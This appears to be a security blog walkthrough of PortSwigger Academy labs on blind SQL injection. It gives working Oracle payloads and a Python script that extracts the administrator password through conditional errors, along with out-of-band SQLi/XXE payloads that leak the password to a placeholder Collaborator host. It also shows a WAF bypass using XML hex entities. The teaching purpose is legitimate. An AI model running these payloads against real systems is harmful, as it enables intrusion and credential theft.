user@l1ghtn1ng:~$ cat blog/blind-sqli.md
Blind SQLi: Conditional Errors, OOB, and WAF Evasion
- #WebSecurity
- #BurpSuite
- #hacking

I walk through different Blind SQLi scenarios in a practical way, from conditional errors in Oracle to OOB exfiltration through SQLi and XXE, also covering a WAF bypass using XML encoded payloads.
When someone mentions "SQL injection," the first thing that pops into almost everyone's head is ' OR 1=1-- -. Makes sense, it's the example that gets repeated in every introduction to the topic. The problem is that this payload works when we can directly observe the result of the query.
And this is where things get interesting. When the application shows neither the result of the query, nor an error message, nor any visible difference between a valid query and one that isn't. That's where blind SQL injections (Blind SQLi) come in.
This post focuses on two Blind SQLi scenarios:
- when we can trigger errors and use them as an indicator to get information
- when the application doesn't give us any useful signal in the response and we have to find another way to extract the data
The idea isn't to present this as a writeup where everything goes perfectly on the first try, but to show the process in a practical way: what to test, what to observe in each response, and how to adjust the technique until you find a way to extract the information.
Recap: Blind SQLi Variants
Before we start, it's worth quickly placing the main Blind SQLi variants and what kind of signal we can get from each one:
| Variant | Signal observed |
|---|---|
| Boolean-based | The response changes depending on whether the condition is true or false (a message appears or not) |
| Error-based | The response (message or status code) changes when the query triggers an error |
| Time-based | The response takes more or less time depending on the condition |
| OOB (Out-of-band) | The response is obtained through an external communication channel (for example, a DNS or HTTP request) |
In the following sections we're going to look at two different cases. First, an application that lets us detect conditions through errors. Then, a harder scenario: the application always responds the same way, so we need to find another way to confirm whether our queries are actually working...
Error-Based: Using Errors as a Condition
To explain it in a practical way, we're going to use the Blind SQL injection with conditional errors lab from PortSwigger Academy.
The application has a TrackingId cookie used for an analytics system, and that value ends up as part of a SQL query on the backend. There's no message on screen that changes depending on what we send, so we can't use a traditional boolean-based technique based on comparing visible responses.

The first thing, as always, is to figure out how many columns the backend query has:
' order by 1-- -Here's the first useful signal: if the number of columns is correct, the response is 200 OK. If it's not, the application returns 500 Internal Server Error. With just this, without seeing anything on screen, we already have a way to ask the database yes/no questions.
In this case, the query has a single column.
Then, to identify the engine, I tried:
' union select null-- -But it didn't work. I tried a specific Oracle variant:
' union select null from dual-- -And that one worked, it responded with 200 OK. The dual table is a special table Oracle provides so you can run expressions or queries that don't need to query a real table. For example, SELECT 1 FROM dual just gets you the value 1.
Why We Stop Using -- Here
Up to this point we used -- - at the end of each payload to comment out the rest of the original query. But now we're going to do it differently.
Now the goal of the payload isn't to comment out the query, but to insert it in the middle of a string the app is building, without breaking the syntax.
For that we use || (the concatenation operator in Oracle). The payload starts by closing the original string with ', runs our expression, and ends with another ' so the string keeps going correctly.
With that structure we build the condition to confirm whether the administrator user exists:
'||(select case when (1=1) then to_char(1/0) else '' end from users where username='administrator')||'CASE WHEN (1=1)evaluates the condition.- If it's true, it runs
to_char(1/0). Dividing by zero triggers an error and we get500 Internal Server Error. - If it's false, it returns
''and that error doesn't happen, so we get200 OK.
So we're turning a database error into a boolean signal: 500 means true and 200 means false.


With that same structure you can ask about anything, like the length of the password:
'||(select case when length(password)=20 then to_char(1/0) else '' end from users where username='administrator')||'And once we know the length, we can check each character individually:
'||(select case when substr(password,1,1)='a' then to_char(1/0) else '' end from users where username='administrator')||'Automating this by hand in Burp Intruder works, but to make it faster I put together a Python script that tries every possible character at each position of the password:
import requests, string

url = "https://LAB-ID.web-security-academy.net/"
characters = string.ascii_lowercase + string.digits
password = ""

for position in range(1, 21):
    for char in characters:
        payload = (
            f"'||(select case when substr(password,{position},1)='{char}' "
            f"then to_char(1/0) else '' end from users where username='administrator')||'"
        )
        r = requests.get(url, cookies={"TrackingId": payload})
        if r.status_code == 500:
            password += char
            print(password)
breakNOTE: the charset you test in the script has to match the real charset of the password. For example, earlier I only tried lowercase letters and digits, but if the real password had an uppercase letter or a symbol, the script would have gotten stuck at that position without returning any error, making it seem like something was wrong with the injection logic, when the actual problem was the charset I was testing.

Something worth taking away from this lab is that the idea of triggering an error conditionally isn't exclusive to this engine. Every DBMS has its own way of generating errors:
| Engine | Typical expression to force the error |
|---|---|
| Oracle | to_char(1/0) |
| MySQL | extractvalue(1, concat(0x7e, (subquery))) |
| SQL Server | CONVERT(int, (subquery)) |
| PostgreSQL | CAST((subquery) AS int) |
The implementation changes depending on the engine, but the underlying idea is always the same: if the condition is met, you trigger an error the engine can't avoid showing.
Out-of-Band (OOB)
And what if you don't even have that? What if the application doesn't change the status code, doesn't show any error, and testing with time delays isn't reliable either (for example, because there's a WAF or a proxy with its own timeouts in the way)? That's where out-of-band exfiltration comes in.
The idea changes completely. Instead of looking at the HTTP response to get information, we make the database send us the data through another channel, without the application having to return anything to us at all.
For this we use Burp Collaborator, which gives you a unique subdomain and shows you any DNS or HTTP interaction that subdomain receives. The idea is to get the database engine itself to make a request to that subdomain.
To explain this, we're going to use the Blind SQL injection with out-of-band interaction and Blind SQL injection with out-of-band data exfiltration labs.
NOTE: Burp Collaborator is only available in Burp Suite Professional, not in Burp Suite Community Edition.
Confirming the Database Can Call Out
One way to pull this off in Oracle is by combining SQLi with XXE. Oracle has functions capable of processing XML, and we can take advantage of one of them, EXTRACTVALUE, to make the engine process an XML document we control.
Inside that XML we can define a DTD, which is basically a structure where you can declare XML entities. Among them there are external entities, which can point to a resource located outside the application. If we make that entity point to our Collaborator subdomain, Oracle will try to reach it.
' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY %25 remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %25remote%3b]>'),'/l') FROM dual-- -The important part of the payload is inside the DOCTYPE:
<!ENTITY % remote SYSTEM "...">defines an external parameter entity (indicated by the%) calledremote. A parameter entity is a variable that can be used inside the DTD to store and reuse content. Then%remote;references it and makes the external resource get processed.- The
%shows up as%25because the payload gets sent inside a URL, so for it to be interpreted correctly it needs to be%25, which is the URL-encoded form of%. The same happens with the;, it's best to send it encoded as%3b, so%remote;ends up traveling as%25remote%3b. xmltype(...)converts the string we control into an XML object, whileEXTRACTVALUE(...)makes Oracle process that XML. We don't care about the value the function returns, we care about the side effect: getting Oracle to try to resolve our domain.
When you send the payload, an incoming DNS interaction should show up in Collaborator > client (if it doesn't show up, click "Poll now"). That confirms something important: the database server can initiate outbound connections. And if we can make those connections carry information we choose, we already have a channel to exfiltrate data without depending on the application's HTTP response.

This still doesn't mean we've pulled out any useful information. We've simply confirmed we have a working OOB channel.
From Confirming the Interaction to Exfiltrating Real Data
Now the interesting part is getting that same connection to carry data we choose. To do that, we can concatenate the result of a subquery directly into the URL used by SYSTEM:
' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY %25 remote SYSTEM "http://'||(SELECT password FROM users WHERE username='administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/"> %25remote;]>'),'/l') FROM dual-- -The difference from the payload in the previous section is in this part:
'||(SELECT password FROM users WHERE username='administrator')||'The || operator concatenates strings in Oracle. So instead of building a URL with a fixed domain, Oracle first evaluates the subquery, gets the administrator user's password, and inserts it into the hostname it's going to try to resolve.
For example, if the password were password123, the result would end up looking something like:

http://password123.BURP-COLLABORATOR-SUBDOMAIN/When Oracle tries to resolve that hostname, the DNS query reaches Collaborator and we can see the exfiltrated value as part of the subdomain.
Limitations of This Technique
These are some of the limitations I think are most important to keep in mind:
- Limited charset: a DNS subdomain name only allows letters, numbers, and hyphens. If the data you're exfiltrating has spaces, symbols, or special characters, those characters get lost, break the resolution, or straight up cut the exfiltration off right there. With passwords that have symbols, this technique on its own isn't enough.
- DNS is case insensitive: if the real password had uppercase letters, you'll get everything back in lowercase and lose that information. The way around this is to not exfiltrate through the hostname, but through an HTTP request to Collaborator instead, for example through the path or a header (since case is preserved in those places).
- Length limits. Each label in a hostname has a max of 63 characters and the full hostname is capped at 253 characters. For longer data, you need to split it up and send it across several interactions.
And just like with error-based, this isn't exclusive to Oracle either. Every engine has its own way of generating outbound traffic. For example, in SQL Server it's common to abuse xp_dirtree or xp_fileexist against a UNC path (a path format Windows uses to access network resources), while in MySQL, under certain configurations (in secure_file_priv), LOAD_FILE() can be used against a UNC path to get a similar effect.
When the WAF Blocks the Injection
As a bonus, there's another pretty common problem: sometimes finding the injection isn't the hard part, getting the payload to actually reach the query is.
In another scenario (a field that checks a product's stock), not even a single quote made it through. As soon as the application detected certain characters or words, it responded with "Attack detected".

The fix wasn't to change the injection, but to change the way it traveled. Since the application received the parameter inside an XML structure, I could take advantage of the XML parser itself to represent the payload differently.
To make it easier, I used the Hackvertor extension for Burp Suite, which lets you apply different types of encoding directly to parts of a request.

In this case, I wrapped the payload with the Hackvertor tag to turn it into XML hex entities (select the 1 > right click > Extensions > Hackvertor > Encode > hex_entities), which gave me this result:
<storeId>
  <@hex_entities>
    1 union select username||':'||password from users
  </@hex_entities>
</storeId>
Hackvertor transforms that content before sending it. This way, the literal string union select that the WAF was looking for no longer appears in the request:

With this, I got the payload to reach the backend by changing the way the WAF saw it, without changing what the server ultimately interpreted.
Conclusion
What these three cases have in common (besides the SQL syntax) is the underlying question: if I can't see the result directly, what signal do I actually have available? Sometimes it's an error code, sometimes it's a DNS query, and sometimes the problem isn't even in the SQL, it's in what's behind it.
If there's one idea to take away from this post, let it be this: Blind SQLi isn't SQLi without seeing the response, it's finding a way to make that response visible.